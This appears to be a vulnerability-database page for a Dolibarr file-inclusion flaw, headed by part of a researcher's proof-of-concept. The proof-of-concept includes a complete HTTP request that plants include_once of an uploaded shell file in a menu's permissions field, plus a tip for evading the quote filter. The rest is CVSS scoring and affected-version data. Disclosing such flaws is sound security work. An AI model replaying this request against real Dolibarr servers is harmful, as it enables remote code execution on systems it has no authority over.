 Images uploaded from here will eventually be saved on the server in the "/var/www/html/documents/users/1/" directory:  (3)create a Menu and set "Permissions" to `include_once('/var/www/html/documents/users/1/shell')` (note that `''` must be used here because `"` will be detected). ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=e71337659d7cbae16b0279b4e04535aa&menu_handler=all&user=2&type=left&propertymainmenu=whaoamia&menuIdParent=123&titre=whaoamia&picto=whaoamia&url=whaoamia&langs=&position=100&enabled=1&perms=include_once('/var/www/html/documents/users/1/shell')&target=&save=Save ``` (4) Finally, when we access the Menu we just created, we can find that the "/var/www/html/documents/users/1/shell" file is included:  Finally, arbitrary code execution was successfully achieved:   # Impact This vulnerability can run arbitrary commands in the file system and read sensitive files. # Say it at the end If you confirm the vulnerability, please apply for a CVE to notify all users to update.
- Published
- Jul 21, 2025
- Updated
- Dec 18, 2025
- EPSS
- —
- CWE
- CWE-98
Report tools
Action score
35
Low priority for now.
- CVSS
- 35 / 40 · 8.8 / 10
- CISA KEV
- 0 / 30 · Not listed
- EPSS
- 0 / 30 · —
Get told when this record changes
- Not in KEV: no record of exploitation in the wild
- No public exploit code on record
- No fixed version yet
If any of these changes, we'll tell you in the daily email digest.
Is your version affected? Check itNoroxi analysis
What does it mean in your environment?
The assessment above is generated automatically from the record's data; it doesn't know your environment. Our team verifies on your systems whether this vulnerability is actually exploitable and which mitigation is enough.
We use this product, ask for helpAffected systems
Is your version affected?
Pick the product and type the version you run. It's compared with this record's version ranges in your browser; the version isn't sent anywhere.
| Vendor | Product | CPE |
|---|---|---|
| Packagist | dolibarr/dolibarr | pkg:composer/dolibarr/dolibarr |
Package-level exposure
OSV and GitHub Advisory data: ecosystem, package and range. SBOM matching uses this table.
| Ecosystem | Package | Affected range | Fix |
|---|---|---|---|
| Packagist | dolibarr/dolibarr | up to and including 21.0.2 | — |
Remediation
Which version to upgrade to
Fix versions compiled from the vendor, package registries and Microsoft. Verify the vendor's note before upgrading.
No fix version is recorded for this entry. Check the references for vendor advisories.
Exploit status
No known public exploit
No public exploit has been observed yet. That doesn't mean you're safe, only that the bar is a little higher.
Research context
For pentesters and researchers: attack profile, score disagreement, timeline, patch commits, credits, variant and chain candidates, bug bounty scope. All derived from existing data; no exploit code.
Timeline
From publication to today: proof of concept, Metasploit module, CISA KEV and fix record. Dates are as reported by the sources.
No dated events beyond publication.
Not on record for this CVE: EPSS history · patch commit or PR link · researcher credit · variant or chain candidate · public bounty program.
Technical details
Attack conditions
- Anyone who can reach it over the internet can trigger it.
- A low-privileged account is enough.
- No user action is required.
- No special conditions are required; it is repeatable.
If successful
- Confidentiality
- high · data can be read
- Integrity
- high · data or configuration can be modified
- Availability
- high · the service can be disrupted
- Attack vector
- Network
- Attack complexity
- Low
- Privileges required
- Low
- User interaction
- None
- Scope
- Unchanged
- Confidentiality impact
- High
- Integrity impact
- High
- Availability impact
- High
Weakness class (CWE)
CWE-98 · Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')CVSS vector
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
osv
Attack context
MITRE CAPEC attack patterns and ATT&CK techniques for this weakness class (CWE). A starting point for detection rules and threat hunting.
Attack patterns (CAPEC)
ATT&CK techniques
—
Change log (0)
No changes recorded on tracked fields yet. Score, KEV, exploit maturity and fix status changes appear here.
References
Show all references (3 more)Show less
Vendor advisories and official records. Exploit/PoC links are deliberately left out.